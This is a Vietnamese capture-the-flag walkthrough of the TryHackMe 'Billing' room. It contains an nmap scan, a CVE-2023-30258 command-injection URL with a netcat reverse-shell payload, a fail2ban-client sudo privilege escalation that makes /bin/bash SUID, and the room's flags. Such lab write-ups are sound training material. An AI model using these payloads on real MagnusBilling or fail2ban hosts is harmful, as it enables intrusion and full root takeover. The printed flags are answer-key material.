Billing (TryHackMe-Easy)

-Link: https://tryhackme.com/room/billing

1. Reconnaissance và Scaning.

-Như mọi khi, ta sử dụng nmap để tìm xem những cổng nào đang chạy:

```
nmap -sS -sC -sV -O -vv ip_addr -o nmap.txt
```


-Kết quả:

```
# Nmap 7.95 scan initiated Mon May  5 04:18:32 2025 as: /usr/lib/nmap/nmap
--privileged -sS -sC -sV -O -vv -o nmap.txt 10.10.124.13
Increasing send delay for 10.10.124.13 from 0 to 5 due to 119 out of 396 droppe
d probes since last increase.
Nmap scan report for 10.10.124.13
Host is up, received user-set (0.23s latency).
Scanned at 2025-05-05 04:18:33 EDT for 33s
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 8.4p1 Debian 5+deb11u3 (protoc
ol 2.0)
| ssh-hostkey:
|   3072 79:ba:5d:23:35:b2:f0:25:d7:53:5e:c5:b9:af:c0:cc (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCukT/TLi8Po4V6OZVI6yhg
SlTaANGLErWG2Hqz9UOxX3XXMFvRe0uivnYlcvBwvSe09IcHjC6qczRgRjdqQ
OxF2XHUlFBgPjNOR3mb1kfWg5jKAGun6+J9atS8z+5d6CZuv0YWH6jGJTQ1Y
S9vGNuFvE3coJKSBYtNbpJgBApX67tCQ4YKenrG/AQddi3zZz3mMHN6Qldiv
MC+NCFp+PozjjoJgD4WULCElDwW4IgWjq64bL3Y/+Ii/PnPfLufZwaJNy67TjK
v1KKzW0ag2UxqgTjc85feWAxvdWKVoX5FlhCrYwi6Q23BpTDqLSXoJ3irVCdV
AqHfyqR72emcEgoWaxseXn2R68SptxxrUcpoMYUXtO1/0MZszBJ5tv3FBfY3N
mCeGNwA98JXnJEb+3A1FU/LLN+Ah/Rl40NhrYGRqJcvz/UPreE73G/wjY8LAU
```


```
nvamR/ybAPDkO+OP47OjPnQwwbmAW6g6BInnx9Ls5XBwULmn0ubMPi6dN
WtQDZ0/U=
|   256 4e:c3:34:af:00:b7:35:bc:9f:f5:b0:d2:aa:35:ae:34 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdH
AyNTYAAABBBBVI/7v4DHnwY/FkhLBQ71076mt5xG/9agRtb+vIdezX9vOC2Ug
KnU6N+ySrhLEx2snCFNJGG0dukytLDxxKIcw=
|   256 26:aa:17:e0:c8:2a:c9:d9:98:17:e4:8f:87:73:78:4d (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIl6ogE6DWtLYKAJo+wx+orTO
DOdYM23iJgDGE2l79ZBN
80/tcp   open  http    syn-ack ttl 63 Apache httpd 2.4.56 ((Debian))
|_http-server-header: Apache/2.4.56 (Debian)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-title:            MagnusBilling
|_Requested resource was http://10.10.124.13/mbilling/
| http-robots.txt: 1 disallowed entry
|_/mbilling/
3306/tcp open  mysql   syn-ack ttl 63 MariaDB 10.3.23 or earlier (unauthorize
d)
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.15
OS details: Linux 4.15
TCP/IP fingerprint:
OS:SCAN(V=7.95%E=4%D=5/5%OT=22%CT=1%CU=44113%PV=Y%DS=2%
DC=I%G=Y%TM=6818747A
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=108%TI=Z%CI=Z%
II=I%TS=A)OPS(
OS:O1=M509ST11NW7%O2=M509ST11NW7%O3=M509NNT11NW7%O4=M5
09ST11NW7%O5=M509ST11
OS:NW7%O6=M509ST11)WIN(W1=F4B3%W2=F4B3%W3=F4B3%W4=F4B
3%W5=F4B3%W6=F4B3)ECN(
OS:R=Y%DF=Y%T=40%W=F507%O=M509NNSNW7%CC=Y%Q=)T1(R=Y%D
F=Y%T=40%S=O%A=S+%F=AS
OS:%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%
F=R%O=%RD=0%Q=)T5(R=
```

```
OS:Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%D
F=Y%T=40%W=0%S=A%A=Z%F=
OS:R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O
=%RD=0%Q=)U1(R=Y%DF=N%T
OS:=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE
(R=Y%DFI=N%T=40%CD=
OS:S)

Uptime guess: 23.727 days (since Fri Apr 11 10:51:34 2025)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=262 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
OS and Service detection performed. Please report any incorrect results at htt
ps://nmap.org/submit/ .
# Nmap done at Mon May  5 04:19:06 2025 -- 1 IP address (1 host up) scanne
d in 34.84 seconds
```

-Với kết quả như trên, ta thử truy cập thông qua http đầu tiên:



-Ta thử truy cập vào trang README.md, ta thấy được phiên bản `MagnusBilling` đang chạy là `7.x.x` .



2. Gaining Access.


-Sau khi mà đã tìm hiểu trên mạng 1 chút, ta nhận ra được phiên bản `MagnusBilling` hiện tại có thể bị dính `CVE-2023-30258` .

MagnusSolution magnusbilling 7.3.0 - Command Injection

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
52170	2023-30258	CODESECLAB	WEBAPPS	MULTIPLE	2025-04-11

EDB Verified: ✕ Exploit: / {} Vulnerable App:


-Ta test thử xem trang có thể bị dính không?



-Server trả về cho chúng ta 1 phản hồi có mã 200, đồng thời thì ra có thể thực thi lệnh sleep lên server làm cho phản hồi chạy chậm mất 5 giây. Suy ra server có tồn tại trang này và có thể thực hiện RCE. Ta thử nhét 1 đoạn reverse shell vào trong.

```
http://ip_addr/mbilling/lib/icepay/icepay.php?democ=;%20rm%20/tmp/f;mkfifo%20/tmp/f;cat%20/tmp/f|/bin/sh%20-i%202%3E%261|nc%20your_ip_addr%20port%20%3E/tmp/f%20;
```

-Và ta có được shell.



-Giờ ta chỉ việc vào nhà của người dùng `magnus` và lấy `user.txt`.

```
asterisk@Billing:/var/lib/asterisk$ cd /home/magnus
cd /home/magnus
asterisk@Billing:/home/magnus$ ls
ls
Desktop    Downloads  Pictures  Templates  user.txt
Documents  Music      Public    Videos
asterisk@Billing:/home/magnus$ cat user.txt
cat user.txt
THM{4a6831d5f124b25eefb1e92e0f0da4ca}
asterisk@Billing:/home/magnus$
```

3. Maintaining Access.

-Bỏ qua bước này.

4. Privilege Escalation.

-Ta thử sử dụng `sudo -l` trên máy và thấy được ta có thể sử dụng `fail2ban-client` trên máy này.

```
asterisk@Billing:/home/magnus$ sudo -l
sudo -l
Matching Defaults entries for asterisk on Billing:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for asterisk:
    Defaults!/usr/bin/fail2ban-client !requiretty

User asterisk may run the following commands on Billing:
    (ALL) NOPASSWD: /usr/bin/fail2ban-client
asterisk@Billing:/home/magnus$
```

-Sau 1 hồi tìm kiếm, ta tìm được trang https://exploit-notes.hdks.org/exploit/linux/privilege-escalation/sudo/sudo-fail2ban-client-privilege-escalation/, ở đây cho ta biết cách để lợi dụng việc có thể chạy `fail2ban-client` với quyền của `root` để leo thang đặc quyền.

```
# Get jail list
sudo /usr/bin/fail2ban-client status
# Choose one of the jails from the "Jail list" in the output.
sudo /usr/bin/fail2ban-client get <JAIL> actions
# Create a new action with arbitrary name (e.g. "evil")
sudo /usr/bin/fail2ban-client set <JAIL> addaction evil
# Set payload to actionban
sudo /usr/bin/fail2ban-client set <JAIL> action evil actionban "chmod +s /bin/
bash"
# Trigger the action
sudo /usr/bin/fail2ban-client set <JAIL> banip 1.2.3.5
# Now we gain a root
/bin/bash -p
```

-Ta làm tương tự các bước trên và leo thang.

```
asterisk@Billing:/home/magnus$ sudo /usr/bin/fail2ban-client status
sudo /usr/bin/fail2ban-client status
Status
|- Number of jail:      8
`- Jail list:   ast-cli-attck, ast-hgc-200, asterisk-iptables, asterisk-manager, ip-blacklist, mbilling_ddos, mbilling_login, sshd
asterisk@Billing:/home/magnus$ sudo /usr/bin/fail2ban-client get asterisk-manager actions
<sr/bin/fail2ban-client get asterisk-manager actions
The jail asterisk-manager has the following actions:
iptables-allports-AST_MANAGER
asterisk@Billing:/home/magnus$ sudo /usr/bin/fail2ban-client get asterisk-manager actions
<sr/bin/fail2ban-client get asterisk-manager actions
The jail asterisk-manager has the following actions:
iptables-allports-AST_MANAGER
asterisk@Billing:/home/magnus$ sudo /usr/bin/fail2ban-client set asterisk-manager addaction evil
<fail2ban-client set asterisk-manager addaction evil
evil
asterisk@Billing:/home/magnus$ sudo /usr/bin/fail2ban-client set asterisk-manager action evil actionban "chmod +s /bin/bash"
<-manager action evil actionban "chmod +s /bin/bash"
chmod +s /bin/bash
asterisk@Billing:/home/magnus$ sudo /usr/bin/fail2ban-client set asterisk-manager banip 1.2.3.5
</fail2ban-client set asterisk-manager banip 1.2.3.5
1
asterisk@Billing:/home/magnus$ /bin/bash -p
/bin/bash -p
bash-5.1# whoami
whoami
root
bash-5.1# id
id
uid=1001(asterisk) gid=1001(asterisk) euid=0(root) egid=0(root) groups=0(root),1001(asterisk)
bash-5.1#
```

-Giờ ta chỉ việc truy cập file `root.txt`.

```
bash-5.1# cat /root/root.txt
cat /root/root.txt
THM{33ad5b530e71a172648f424ec23fae60}
bash-5.1#
```